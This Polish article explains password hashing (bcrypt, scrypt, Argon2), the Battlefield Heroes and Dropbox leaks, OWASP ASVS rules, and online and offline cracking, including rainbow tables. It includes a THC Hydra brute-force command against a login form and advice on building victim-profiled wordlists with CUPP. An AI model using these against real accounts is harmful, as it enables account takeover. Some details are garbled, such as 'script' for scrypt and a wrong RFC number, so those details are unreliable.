BCrypt, PBKDF2 oraz phpass możemy parametryzować w kontekście złożoności czasowej. Duży postęp w dziedzinie programowania współbieżnego oraz powszechny dostęp do chmur obliczeniowych spowodował, że nawet mimo key stretchingu ataki siłowe mogą być wydajne. Problem ten został zauważony przez twórców **script**. Zadeemonstrowany w 2009 roku algorytm pozwala parametryzować nie tylko czas obliczeń, ale również wymagania pamięciowe potrzebne do wyliczenia klucza hasła przez konfigurację przepustowości pamięci oraz maksymalnego poziomu zrównoleglenia algorytmu. Dzięki tak szczegółowej kontroli znacznie wzrasta koszt ataków równoległych oraz rozproszonych na farmach GPU, w związku z czym atak wyczerpujący nawet na najprostsze klucze script wymaga wielomilionowych inwestycji w sprzęt.

Script, choć skomplikowany w konfiguracji, jest bardzo dojrzałą funkcją, w której do tej pory nie znaleziono żadnych problemów. Algorytm stał się częścią standardu RFC4914 i jest uważany za jeden z najbezpieczniejszych algorytmów PBKDF. W czasie jego użycia jednak trzeba poświęcić trochę czasu na konfigurację; zbyt małe wartości nie poprawią znacznie bezpieczeństwa, a zbyt duże spowodują niestabilną pracę systemu ze względu na ogromną złożoność obliczeniową i pamięciową.

Jedną z najświeższych funkcji PBKDF jest **Argon2** – laureat konkursu kryptograficznego na najlepszą funkcję PBKDF (Password Hashing Competition), podczas którego w okresie dwóch lat (2013–2015) badano słabości w budowie funkcji skrótu haseł. Koncepcje stojące za Argon2 przeciwdziałały atakom siłowym w wersji równoległej i rozproszonej. Funkcja ta może pochwalić się również dobrą odpornością na ataki *side-channel* oraz prostą konfiguracją wszystkich opcji.

Argon2 powoli zyskuje na popularności – został wdrożony w programie do zarządzania hasłami KeePass2, jego wsparcie zaimplementowano również w PHP 7.2. Mimo wszystko jednak zaleca się dużą ostrożność w wyborze tej funkcji – jest jeszcze po prostu dość młoda i nie zdążono przeprowadzić dla niej szczegółowej kryptoanalizy.

W gąszczu wszystkich funkcji PBKDF łatwo się pogubić. **W jaki sposób wybrać dobre rozwiązanie?** Odpowiedź na to pytanie jest wbrew pozorom bardzo prosta – trzeba postawić na dowolną funkcję PBKDF. Niezależnie od tego, czy wybierze my bcrypt czy Argon2 – dynamiczna sól i zarządzanie czasem obliczeń będą zmartwą dla crackerów. Recepturą na bezpieczne przechowywanie haseł jest więc porzucenie skrótów MD5/SHA na rzecz funkcji PBKDF. Ważne jest to, aby po wyborze doczytać, co oferuje dany algorytm i jak można go dostosować w konkretnym rozwiązaniu; zmieniając parametry i mierząc jego wydajność, powinniśmy sprawić, aby obliczenie klucza PBKDF z haseł było tak wolne (i kosztowne pamięciowo), jak to tylko możliwe.

## STUDIUM PRZYPADKU – BATTLEFIELD HEROES

Wiemy, czym są kryptograficzne funkcje skrótu oraz funkcje PBKDF. Aby utrwać sobie te pojęcia, zobaczmy, w jaki sposób zaimplementowano kryptosystemy zarządzania hasłami w produktach, które padły ofiarą włamywaczy.

*Battlefield Heroes* była grą typu FPS wydaną przez Electronic Arts w modelu *Free 2 Play*. Gra, będąca humorystycznym spojrzeniem na niezwykle popularną serię gier *Battlefield*, przykuła uwagę wielu graczy. Niestety, w 2011 roku grupa LulzSec opublikowała plik bazy danych graczy. Wyciek zawierał ponad pół miliona par użytkownik–skrót hasła. Szybko okazało się, że hasła użytkowników chronione są wyłącznie przez wyliczanie skrótu MD5. Programiści nie użyli w tym przypadku żadnych dodatkowych mechanizmów obrony, jak sól czy key stretching.

Wiele osób (crackerów oraz niezależnych etycznych badaczy) pobrało bazę *Battlefield Heroes* i przeprowadziło analizę wycieku. Metodą siłową udało się odzyskać ponad 98% haseł. Poniżej możemy zobaczyć analizę jednego z badaczy:

*Listing 4. Analiza wycieku haseł*

Total entries = 541014

Total unique entries = 416120

Top 10 passwords

123456 = 2588 (0.48%)

password = 710 (0.13%)

qwerty = 559 (0.1%)

```
123456789 = 480 (0.09%)
starwars = 365 (0.07%)
killer = 312 (0.06%)
12345678 = 302 (0.06%)
dragon = 291 (0.05%)
battlefield = 290 (0.05%)
123123 = 283 (0.05%)
```

Top 10 base words

```
password = 1304 (0.24%)
qwerty = 1241 (0.23%)
dragon = 813 (0.15%)
killer = 748 (0.14%)
starwars = 662 (0.12%)
master = 602 (0.11%)
monkey = 543 (0.1%)
shadow = 535 (0.1%)
battlefield = 532 (0.1%)
heroes = 531 (0.1%)
```

Password length (length ordered)

```
6 = 110067 (20.34%)
7 = 79580 (14.71%)
8 = 155937 (28.82%)
9 = 80856 (14.95%)
10 = 55487 (10.26%)
11 = 27030 (5.0%)
12 = 16601 (3.07%)
13 = 7382 (1.36%)
14 = 4111 (0.76%)
15 = 2167 (0.4%)
16 = 1072 (0.2%)
17 = 359 (0.07%)
18 = 196 (0.04%)
19 = 93 (0.02%)
20 = 69 (0.01%)
21 = 1 (0.0%)
22 = 2 (0.0%)
23 = 2 (0.0%)
24 = 1 (0.0%)
26 = 1 (0.0%)
```


Efektom słabego kryptosystemu zarządzania hasłami było przejęcie oryginałów haseł pół miliona graczy. Ich konta do gry mogły zostać przejęte w ten sposób przez

niemal dowolnego internautę. Ponadto, wskutek używania tych samych haseł do różnych usług, gracze *Battlefield Heroes* zaczęli tracić konta w innych serwisach – w szczególności na platformie Steam.

## STUDIUM PRZYPADKU – DROPBOX

W 2012 roku dane użytkowników Dropboxa zostały wykradzione i choć fakt ten został ujawniony dopiero cztery lata później, dane z wycieku przez wiele lat były dostępne na czarnym rynku. Gdy straciły swoją wartość, zostały rozesłane do różnych badaczy bezpieczeństwa.

W efekcie dowiedzieliśmy się, że wyciek danych Dropbox z 2012 roku dotyczył aż 68 milionów użytkowników usługi. Wówczas programiści niezbyt dbali o bezpieczeństwo haseł – były one przechowywane w postaci skrótu SHA-1, mamy więc tutaj analogiczną sytuację jak w wycieku *Battlefield Heroes*. Dopiero po pewnym czasie Dropbox poszedł po rozum do głowy i zmienił algorytm przechowywania haseł na bcrypt. Kryptosystem został stopniowo ulepszony i obecnie jest na tyle dobry, że firma postanowiła pochwalić się nim na swoim blogu technicznym. Przyjrzyjmy się mu w szczegółach, posiłkując się rysunkiem 2.



Rysunek 2. Nowy kryptosystem firmy Dropbox<sup>3</sup>

Głównym elementem jest klucz bcrypt. Dzięki zastosowaniu funkcji PBKDF klucz hasła każdego użytkownika posiada unikatową sól, a wyliczanie klucza zajmuje stosunkowo dużo czasu (*work factor* = 10), utrudniając ataki lokalne (po stronie serwerowej wyliczenie skrótu zajmuje ok. 100 ms). Co ciekawe, na wejście algorytmu bcrypt podawane jest nie hasło uwierzytelniającego się użytkownika, a skrót SHA-512 tego hasła. Dropbox zdecydował się na takie rozwiązanie, odkrywając, że podawanie bardzo długiego ciągu na wejście bcrypt może powodować nadmierne obliczenia (atak DoS). W związku z tym, że skrót SHA ma stałą długość, czas obliczeń bcrypt stał się przewidywalny i bezpieczny dla serwerów. Na końcu klucz bcrypt

jest jeszcze szyfrowany algorytmem AES256. Klucz szyfrujący pełni tutaj funkcję pieprzu i jest przechowywany w innej lokalizacji niż baza danych haseł.

## ATAKI ZDALNE (ONLINE)

Wcielmy się teraz w rolę atakującego (crackera/pentestera) i spróbujmy przełamać poznane zabezpieczenia. Ataki na kryptosystemy przechowujące hasła możemy najogólniej podzielić na dwie kategorie: ataki zdalne (online) oraz lokalne (offline). W pierwszym przypadku atak przeprowadzany jest przez sieć na mechanizmy uwierzytelniania aplikacji. Ataki lokalne są natomiast atakami kryptograficznymi, które zazwyczaj opierają się na próbie odgadnięcia oryginalnego hasła na podstawie wcześniej wykradzonego skrótu (klucza) z bazy danych.

Skupmy się na razie na atakach zdalnych.

Bezpieczeństwo kryptosystemu haseł rozciąga się na analizę całego procesu uwierzytelniania w aplikacji webowej, włączając w to mechanizmy odzyskiwania konta (hasła). Musimy więc zadbać o szyfrowanie ruchu, poprawną walidację i kodowanie danych, aktualizację usług sieciowych, hardening konfiguracji serwera itp. Wiele dobrych praktyk bezpieczeństwa uwierzytelnienia opisano w dokumencie OWASP ASVS 4<sup>4</sup>.

W sekcji *V2 Authentication Verification Requirements* tego dokumentu znajdziemy aż 57 zaleceń. Przeanalizujemy te najciekawsze, bezpośrednio dotyczące tematyki haseł statycznych.

Zacznijmy od tego, że ASVS w wersji czwartej jasno wskazuje, w jaki sposób podchodzić do kwestii przechowywania sekretów. Hasła powinny być przechowywane jako wynik funkcji PBKDF (podsekcja V2.4) – czyli powinny być zapisywane z solą oraz mieć ustawiony odpowiednio wysoki parametr *work factor*. Z poprzednich rozdziałów wiemy, że spełnienie tych wymagań jest możliwe dzięki zastosowaniu funkcji z rodziny bcrypt czy PBKDF2. Powinniśmy też zadbać o to, aby hasła użytkowników składały się z przynajmniej 12 znaków oraz aby ich maksymalna długość nie była sztucznie ograniczana. Upewniamy się też, czy białe znaki oraz znaki Unicode (np. emoji) są poprawnie interpretowane. W kolejnych wymaganiach możemy poczytać o tym, że użytkownik zawsze powinien mieć możliwość zmiany hasła, ale tylko w momencie, gdy potwierdzi tożsamość swoim bieżącym hasłem. Mowa jest też o tym, że system powinien podpowiadać, czy hasła wybrane w czasie rejestracji/zmiany hasła są odpowiednio silne czy też nie. W wymaganiu V2.1.11 skupia się na zaleceniu, by nie blokować użytkownikom możliwości wklejania haseł ze schowka lub z rozszerzeń przeglądarki – ASVS promuje tu wykorzystanie menedżerów haseł. Ciekawe jest wymaganie (V2.1.7) dotyczące procesu uwierzytelniania, rejestracji oraz zmiany hasła – powinno ono weryfikować, czy podane przez użytkownika hasło nie znajduje się na liście najpopularniejszych wycieków haseł (można w tym celu skorzystać z własnych list lub z zewnętrznych API).

Dla środowisk korporacyjnych kontrowersyjny jest zapis V2.1.10, który zabrania stosowania polityki okresowej zmiany haseł. Na pierwszy rzut oka jest to furka dla włamywacza, ale po wdrożeniu V2.1.10 oraz po uwzględnieniu pozostałych zaleceń

dokumentu dostajemy wygodny w użytkowaniu kryptosystem, który będzie zabezpieczony na wiele innych sposobów. Od niedawna wiele firm i instytucji (z NIST i Microsoft na czele) zauważyło, że cykliczna rotacja haseł znacznie obniża ich złożoność i wprowadza wiele dodatkowych kosztów. OWASP ASVS dołącza do tego stanowiska.

Inne wymagania w sekcji V2 mówią o wprowadzeniu mechanizmów utrudniających siłowe odgadywanie danych uwierzytelniających – przez kody CAPTCHA, stosowanie czasowych blokad na podstawie adresów IP lub lokalizacji oraz kilka innych.

Atakujący zawsze może próbować wykonać atak wyczerpujący, wysyłając tysiące żądań HTTP z danymi uwierzytelniającymi. Następnie, analizując odpowiedzi HTTP, może określić, czy trafił w parę login–hasło. Jest to karkołomna, czasochłonna metoda, jednak gdy serwis nie wprowadził wyżej opisanych wymagań, istnieje duża szansa, że konta niektórych użytkowników zostaną przejęte.

Aby przeprowadzić zdalny atak wyczerpujący, możemy posłużyć się narzędziem THC Hydra, które potrafi atakować usługi SSH, FTP, WWW i wiele innych. Założmy, że chcemy siłowo odgadnąć dane do formularza logowania pewnego panelu administracyjnego. W tym przypadku musimy użyć modułu `http-post-form` z poniższymi przełącznikami:

```
hydra example.com -L userList.txt -P passwordDictionary.txt \
http-post-form "/login:login=^USER^&password=^PASS^:Invalid password"
```

Powyższe wywołanie instruuje Hydrę do przeprowadzenia ataku wyczerpującego na formularz POST dostępny pod adresem `http://example.com/login`. Program będzie wysyłał żądania HTTP POST z parametrami `login` oraz `password`, których wartości zostaną pobrane z dwóch plików: `userList.txt` oraz `passwordDictionary.txt`. Hydra w celu określenia sukcesu ataku będzie w odpowiedzi HTTP wyszukiwała ciąg `Invalid password` – jeśli ten fragment nie pojawi się w odpowiedzi HTTP serwera, wtedy atak zostanie uznany za udany.

Opóźnienia sieciowe powodują, że kluczem udanego ataku online jest przygotowanie odpowiedniej (krótkiej) listy haseł oraz atakowanie pojedynczego użytkownika. Dobrze, gdy słownik haseł jest tworzony pod konkretny cel ataku – adresy e-mail, nazwiska, pseudonimy, daty urodzenia często pojawiają się w hasłach. Zbudowanie dobrego słownika wymaga więc poznania ofiary: jej nawyków, branży, w której pracuje itp. W zbieraniu informacji przydatne są portale społecznościowe. W budowie samego słownika może nam zaś pomóc program CUPP – *Common User Passwords Profiler*. Po uruchomieniu CUPP zadaje nam pytania o różne dane: daty, imiona i inne słowa kluczowe, aby ostatecznie je ze sobą wymieszać. Zestaw haseł CUPP możemy potem dodać do większego słownika uniwersalnych haseł i przeprowadzić atak online.

## ATAKI LOKALNE (OFFLINE)

Kryptosystemy zarządzające hasłami pokazują swoje wady i zalety głównie w przypadku ataków lokalnych, czyli w sytuacji, gdy np. agresor ma fizyczny dostęp do serwera lub gdy w jakiś sposób (zdalnie, np. przez atak *SQL Injection*) wykrada skróty haseł, a później na swojej maszynie kontynuuje atak (obliczenia kryptograficzne).

Możemy wprowadzić następujący podział ataków lokalnych:

- ▶ ataki kryptograficzne:
  - ▷ ataki wyczerpujące (czasowe, słownikowe, hybrydowe, pamięciowe itp.),
  - ▷ ataki urodzinowe,
  - ▷ kompromisy czasowo-pamięciowe,
  - ▷ ataki łańcuchowe,
  - ▷ ataki na funkcję kompresującą,
- ▶ ataki z fizycznym dostępem,
- ▶ wyszukiwanie (przeciw)obrazów w publicznie dostępnych źródłach (*Google hacking*).

Najczęściej atak offline oznacza **atak kryptograficzny** na skrót (klucz PBKDF) hasła. W takim przypadku analizowane są skróty pozyskane najczęściej w wyniku kompromitacji pewnego systemu. W przypadku **ataku wyczerpującego** agresor próbuje odgadnąć przeciwwobraz wykradzionego skrótu; najpierw wybiera pewien ciąg znaków (P), podaje go na wejście funkcji skrótu/PBKDF i sprawdza, czy w wyniku otrzyma wykradziony skrót S, czyli czy  $H(P) = S$ . Jest to więc atak na nieodwracalność funkcji skrótu.

Skuteczność ataku wyczerpującego zależy od sposobu dobierania kandydatów P. W najprostszym przypadku atakujący generuje wszystkie możliwe kombinacje hasel – mówimy wtedy o **ataku wyczerpującym w metodzie czasowej** lub po prostu o **ataku siłowym** (ang. *brute-force*). W praktyce generowani kandydaci hasel stanowią podzbiór ciągów tekstowych pewnej długości (np. do 12 znaków), a każdy wygenerowany znak wybierany jest z pewnej ograniczonej przestrzeni znaków (*keyspace*), np.: *numeric* (10 znaków: 0–9), *loweralpha* (26 znaków: a–z), *loweralpha-numeric* (36 znaków: a–z 0–9), *mixalpha* (52 znaki: a–z A–Z) lub *mixalpha-numeric* (62 znaki: a–z A–Z 0–9). Liczba wszystkich kombinacji ciągów (hasel) o długości M dla wybranego alfabetu złożonego z L symboli wynosi  $L^M$ . W związku z tym, że już przy hasłach o średniej długości (ok. 12–16 znaków) liczba potencjalnych kandydatów przekracza trylion, za pomocą ataku siłowego możemy odgadnąć tylko bardzo krótkie hasła.

Kandydaci do porównania wykradzionego skrótu mogą być jednak dobierani mądrzej. Gdy wybierzemy frazy często wymyślane przez internautów podczas tworzenia hasła, do zbadania będziemy mieli dużo mniej skrótów. W ten sposób przeprowadza się **atak słownikowy** (ang. *dictionary attack*), który jest nieporównywalnie szybszy od siłowego, a przynosi dobre efekty.

Ataki na skróty bardziej skomplikowanych hasel przeprowadza się tzw. **metodą hybrydową**, która łączy skuteczność ataku siłowego i szybkość ataku słownikowego. W podejściu hybrydowym lista kandydatów jest najpierw pobierana ze słownika najpopularniejszych hasel. Następnie każdy ciąg jest dynamicznie modyfikowany przez pewne reguły, np. dopisywane są do niego liczby 0000–9999 i/lub podmieniają się znaki, np.  $a \rightarrow 4$ ,  $e \rightarrow 3$ ,  $l \rightarrow 1$ ,  $o \rightarrow 0$ . Dzięki temu w stosunkowo krótkim czasie możemy znaleźć nawet pozornie skomplikowane hasła, jak np. P4ssw0rd2020. Widzimy, że dobrej jakości słowniki hasel i reguły transformacji są bardzo ważne

dla atakującego. Aby samemu zbudować słownik, możemy zacząć od pobrania słów z klasycznych słowników językowych, następnie możemy dodać do tego hasła, które zostały opublikowane w różnych wyciekach baz danych.

Inną, ciekawą koncepcją jest **wariant pamięciowego ataku wyczerpującego**. Atakujący, zamiast każdorazowo obliczać skrót kandydata hasła, może jednorazowo obliczyć skrót, a następnie przechować parę skrót–hasło w pamięci operacyjnej lub w pliku. Wyznaczenie wszystkich par w danym zakresie jest wolne, jednak po tej operacji czas każdego wyszukiwania będzie bardzo krótki (rzędu  $O(\log n)$ ). Opisywana strategia jest w praktyce podejściem czysto teoretycznym, ponieważ duża złożoność pamięciowa (rzędu  $O(2n)$ ) uniemożliwia przechowywanie milionów par skrót–hasło w pamięci. Niemniej warto znać to podejście w kontekście tzw. **kompromisu czasowo-pamięciowego**, który jeszcze przeanalizujemy, omawiając tzw. **atak tęczowych tablic**.

Tymczasem przejdźmy do kolejnych ataków kryptograficznych. Przy bardzo dużych zasobach obliczeniowych można skupić się na aspekcie kolizyjności skrótów i przeprowadzić **atak kryptograficzny oparty na paradoksie urodzinowym**. Jest to w zasadzie atak siłowy, który polega na tym, że dla skrótu  $n$ -bitowego (np. 128-bitowego w przypadku MD5) oblicza się  $2^{n/2}$  ( $2^{64}$ ) skrótów. Taka liczba obliczeń wystarczy, aby z dużym prawdopodobieństwem znaleźć kolizję między skrótami. Warto nadmienić, że wykonanie  $2^{64}$  obliczeń jest w zasięgu największych firm IT (i organizacji rządowych), dlatego też zaleca się przejść na skróty minimum 256-bitowe.

Wszystkie wspomniane wyżej ataki sprowadzały się do wielokrotnego wyliczania skrótów. Inaczej jest w przypadku **ataków łańcuchowych** (ang. *chaining attacks*), które wymagają czasochłonnej kryptoanalizy. Polegają one na badaniu uchybień w operacjach iteracyjnych funkcji skrótu. Podejść do takiej analizy jest co najmniej kilka. W atakach wieloblokowych (ang. *multi-block collision attacks* – MBCA) sprawdza się zależność między blokami funkcji i szuka się tam tzw. prawiekolizji oraz pseudokolizji. W przypadku prawiekolizji (ang. *near-collisions*) szukamy dwóch różnych wiadomości, których skróty różnią się od siebie tylko na kilku bitach (różnica obliczana jest odległością Hamminga). Pseudokolizje (ang. *pseudo-collisions*) polegają zaś na odnajdywaniu par, które dla dwóch różnych, specjalnych wektorów inicjalizujących (IV) zwrócą ten sam skrót. W atakach łańcuchowych wykorzystuje się również zjawisko tzw. punktów stałych (ang. *fixed-points*), czyli takiego stanu, w którym funkcja kompresująca nie zmienia się w pewnych blokach dla danej wiadomości. Innym pomysłem na analizę iteracyjnego charakteru funkcji skrótu jest przeprowadzenie tzw. ataków ze spotkaniem w środku (ang. *meet-in-the-middle-attack*). Jest to kolejna metoda wykorzystująca paradoks urodzinowy. W tym wariacie korzysta się z funkcji kompresujących i sprawdza duże zestawy wiadomości – prawdziwych i zmodyfikowanych – aby znaleźć częściowe kolizje. W **atakach na funkcje kompresujące** szuka się też rzadko zmieniających się fragmentów (nazywanych bitami neutralnymi), które potem wykorzystuje się w innych atakach kryptograficznych.

Całkowicie innym rodzajem ataku lokalnego jest **atak wykorzystujący zalety płynące z fizycznego dostępu do urządzenia** (lub okolic urządzenia). Agresorzy

mają w takim przypadku spore pole do popisu. Przy fizycznym dostępie do zalogowanej stacji roboczej można zapisać stan pamięci działającego systemu, a następnie przeanalizować go na innej maszynie w poszukiwaniu wzorców haseł (w systemach Windows oraz Linux hasła zalogowanych użytkowników przechowywane są w pamięci w postaci tekstu jawnego). Wpisywane hasła można też zwyczajnie podejrzeć – przez ramię, kamerę czy też posługując się aparatem z dobrym obiektywem. Innym sposobem podsłuchania hasła jest instalacja keyloggera – specjalnego urządzenia (fizycznego lub wirtualnego w postaci malware'u), którego celem jest przechwytywanie naciskanych klawiszy. Aby wykraść hasła lub PIN-y, czasem wystarczy zwykła obserwacja klawiatury/pinpadu – wielokrotne naciskanie tych samych klawiszy pozostawia charakterystyczne ślady, dzięki którym łatwo można odgadnąć kombinację otwierającą zamek cyfrowy.

Ciekawa metoda szukania przeciwoobrazu skrótu hasła polega na użyciu wyszukiwarek. W związku z tym, że w sieci opublikowano wiele wycieków haseł, powstały serwisy przechowujące pary skrót–hasło. *Google hacking* pozwala w błyskawiczny sposób znaleźć skróty w tego rodzaju serwisach; wystarczy wkleić skrót do wyszukiwarki i sprawdzić wynik. W wielu przypadkach jest to najszybszy sposób „łamania” skrótu hasła, w szczególności gdy przeciwoobraz skrótu jest jakimś popularnym wyrazem słownikowym. Gdybyśmy chcieli zabezpieczyć swój serwis przed tego rodzaju zagrożeniem, powinniśmy wdrożyć sól lub pieprz – bardzo prawdopodobne, że ktoś złamał skrót MD5 z hasła *P4ssw0rd*, lecz raczej nie znajdziemy w sieci skrótu z hasła *P1MxA%k+P4ssw0rd\$2WWPc-I*.

## Kompromis czasowo-pamięciowy i tęczowe tablice

W przypadku ataków czasowych i pamięciowych wspominaliśmy o tzw. **kompromisie czasowo-pamięciowym**. Po kilku modyfikacjach metoda ta pozwoliła na przeprowadzenie skutecznego **ataku tęczowych tablic**, kiedy w sprzyjających warunkach można odnaleźć oryginał skrótu hasła nawet w kilka sekund. Przyjrzyjmy się bliżej tej koncepcji.

Kompromis czasowo-pamięciowy został przedstawiony w 1980 roku przez Martina Hellmana. W 2003 roku został udoskonalony przez Phillippe’a Oechslina do ataku tęczowych tablic (ang. *rainbow tables*). Nową koncepcję można było wypróbować w stworzonym do tego celu programie Ophcrack, który pozwalał na przeprowadzanie ataków na skróty LM/NTLM haseł Microsoft Windows.

Atak z wykorzystaniem tęczowych tablic łączy najlepsze cechy metody czasowej i pamięciowej w ataku wyczerpującym. Przypomnę: w metodzie czasowej kolejni kandydaci są generowani z pewnej przestrzeni kluczy. Następnie ich skróty porównywane są z wykradzionym skrótem – mamy więc do czynienia z wyszukiwaniem wyczerpującym w całej dziedzinie haseł. W metodzie pamięciowej wszystkie pary skrót–hasło przechowywane są w tablicy przeszukiwań (ang. *lookup table*), jednak ilość danych do przechowywania jest tak ogromna, że nie mieści się nawet na największych macierzach dyskowych. Jak ogromna? Przeprowadźmy szybkie obliczenia. Dla prostych haseł 9-znakowych złożonych wyłącznie ze znaków [a–z 0–9] mamy  $36^9$  kombinacji. Wyliczenie tylu skrótów nie zajmie dużo czasu, jednak mu-

simy gdzieś zapisać wynik, np. 128 bitów dla każdego skrótu MD5. Mamy więc do zapisania  $128 \cdot 36^9$  bitów, czyli 1624 terabajtów danych. Choć wyszukiwanie w takim zbiorze byłoby szybkie, przechowywanie takiego wyliczonego słownika jest w zasadzie niemożliwe (nieopłacalne).

Podsumujmy: w ataku czasowym trzeba więc za każdym razem powtarzać generowanie skrótów, a w ataku pamięciowym, po wstępnych obliczeniach, możemy szybko znajdować przeciwobrazy, ale mamy zbyt dużą ilość danych do przechowywania. Atak tęczowych tablic jest **kompromisem** między tymi dwoma podejściami. Najpierw wykonujemy część wstępnych obliczeń i zapisujemy je w „skompresowanej” tablicy przeszukiwań, a następnie przeszukujemy ją, wykonując pewne dodatkowe obliczenia.

Przejdźmy do szczegółów. Tęczowa tablica to rodzaj tablicy przeszukiwań, którą można przechowywać w pliku lub nawet w pamięci operacyjnej – jej wielkość jest parametryzowana i może wynosić zarówno kilka gigabajtów, jak i setki terabajtów. Utworzenie tęczowej tablicy wymaga przeprowadzenia jednorazowych, czasochłonnych obliczeń, jednak każde kolejne wyszukiwanie skrótu przy jej użyciu odbywa się bardzo szybko. W zależności od potrzeb możemy:

- ▶ zmniejszać tablicę przeszukiwań ataku pamięciowego, co wydłuży obliczenia, ale też zmniejsza zasoby pamięciowe ataku;

lub:

- ▶ zwiększać tablicę przeszukiwań, co skróci czas obliczeń, jednak koszt przechowywania danych będzie większy.

Tęczowa tablica składa się z łańcuchów (ang. *chains*). Każdy pojedynczy łańcuch przechowuje trzy informacje:

- ▶ postać jawną elementu początkowego łańcucha (*plaintext*),  $p_{m0}$ ;
- ▶ skrót ostatniego elementu łańcucha,  $H_m = R(p_{m(n-1)})$ ;
- ▶ długość łańcucha  $n$ .

Liczbę łańcuchów oraz ich długość parametryzuje się przed budową tablicy. Przykładowe łańcuchy pokazano na rysunku 3. Przyjrzyjmy się im z bliska.



Rysunek 3. Budowa łańcuchów tablicy tęczowej złożonej z  $m = 3$  łańcuchów o długości  $n = 4$


Mamy trzy łańcuchy, w każdym z nich będziemy przeprowadzali operację wyliczania skrótu czterokrotnie. Skupmy się na pierwszym łańcuchu. Pierwsze hasło początkowe wybieramy w dowolny sposób – może to być np. losowy fragment ze słownika zapisanego na dysku lub wygenerowany ciąg znaków z pewnego zakresu.

Przyjmijmy, że tak wybrany kandydat jest stanem zerowym inicjującym pierwszy łańcuch (oznaczony na diagramie przez  $p_{10}$ ). Przejdźmy teraz do najważniejszej operacji. Obliczamy skrót z  $p_{10} - H(p_{10})$  – a wynik podajemy na wejście tzw. funkcji redukującej  $R$  (o niej za chwilę), w wyniku czego otrzymujemy  $p_{11} = R(H(p_{10}))$ . Innymi słowy, zmienna  $p_{11}$  (pierwszy stan pierwszego łańcucha tęczowej tablicy) to redukcja  $R$  ze skrótu  $H$  wybranego wcześniej ciągu inicjującego łańcuch. Taką operację hashowania–redukcji powtarzamy kilkakrotnie, otrzymując  $p_{12}$ ,  $p_{13}$  itd. Ostatecznie dla pierwszego łańcucha tablicy zapisujemy wynik tylko z ostatniej operacji, więc nie ma potrzeby składować wyników pośrednich. Podobne wyliczenia stosujemy dla drugiego ( $p_{20}$ ,  $p_{21}$ ,  $p_{22}...$ ) oraz trzeciego łańcucha ( $p_{30}$ ,  $p_{31}$ ,  $p_{32}...$ ).

Czym jest zagadkowa **funkcja redukująca  $R$** ? Jest to funkcja, która w dowolny sposób przekształca skrót na kolejnego kandydata hasła, należącego do założonej przestrzeni kluczy. Aby się nie pogubić w gąszczu pojęć, weźmy na warsztat tęczową tablicę, która ma pomóc w łamaniu skrótów MD5 dwuznakowych haseł z przestrzeni znaków *digest* (czyli w praktyce haseł 00–99, pominiemy teraz fakt, że łatwiej złamać takie skróty metodą siłową). Wybieramy parametry budowy tablicy, np. dwa łańcuchy o długości 5 ( $m = 2$ ,  $n = 5$ ).

Spójrzmy na rysunek 4 i zbudujmy pierwszy łańcuch, zaczynając od kandydata hasła  $p_{10} = 00$ . Skrót  $MD5(00) = b4b147bc522828731f1a016bfa72c073$ . Funkcja redukująca  $R$  musi teraz przekształcić ten skrót w nowego kandydata hasła, ale tak, aby pasował on do naszych założeń. Niech funkcja  $R$  zwraca dwie pierwsze cyfry napotkane w podanym ciągu (lub 00, gdy nie odnajdzie takich cyfr). Wtedy  $R(MD5(00)) = p_{11} = 41$ . Jest to pierwsza wartość łańcucha. W tym miejscu algorytm zaczyna się kilkakrotnie powtarzać: obliczamy skrót MD5 z wartości 41 i znowu podajemy wynik na wejście funkcji  $R$ , otrzymując 34. Wyliczyliśmy skróty haseł, kolejno: 00, 41, 34. W kolejnych iteracjach otrzymamy: 36, 19 oraz 10. Na końcu otrzymujemy wynik funkcji redukującej z ostatniego skrótu (tj. 39), który zapisujemy jako element pierwszego łańcucha (stan początkowy, wynik funkcji redukującej ostatniej iteracji, liczba iteracji):

| 00 | 39 | 5



Rysunek 4. Wyliczanie łańcucha tęczowej tablicy

Czas utworzyć drugi łańcuch dla innej wartości początkowej, np. 39. Po pięciu iteracjach skończymy obliczanie naszej tęczowej tablicy, która będzie zawierała następujące informacje:

00	39
39	51

Celowo pominęliśmy zapis liczby iteracji, gdyż jest ona taka sama dla wszystkich łańcuchów (jest to często stosowana praktyka ułatwiająca zrównoleglenie obliczeń).

W jaki sposób wyszukiwać w powyższej tablicy, gdzie mamy zapisane dwa skróty? Spróbujmy złamać skrót  $\text{HASH}_0 = 1f0e3dad99908345f7439f8ffabdfc4$ , posilując się diagramem z rysunku 5.



Rysunek 5. Wyszukiwanie w tęczowej tablicy

Najpierw sprawdzamy, czy zredukowany skrót znajduje się w tablicy – wyszukujemy tylko „po prawej stronie tablicy”, gdyż szukamy po redukcjach (a nie wartościach początkowych), dlatego tablica przeszukiwań wynosi [39, 51]. Pierwsze dwie cyfry skrótu  $1f0e3dad99908345f7439f8ffabdfc4$  to 10, zredukowany skrót nie znajduje się w tablicy [39, 51], więc przechodzimy do kolejnego etapu algorytmu. Obliczamy skrót ze zredukowanej wartości 10 i ponownie redukujemy, korzystając z funkcji  $R$  – tej samej, która została użyta do budowy tęczowej tablicy. Obliczamy skrót  $\text{HASH}_1 = \text{MD5}(10) = d3d9446802a44259755d38e6d163e820$ , czyli  $R(\text{MD5}(10)) = 39$ . Powtarzamy algorytm, sprawdzając, czy nowy zredukowany skrót znajduje się w tablicy [39, 51]. Skrót  $\text{HASH}_1$  znajduje się w tablicy, więc przechodzimy do próby odzyskania przeciwwobrazu skrótu  $\text{HASH}_0$ .

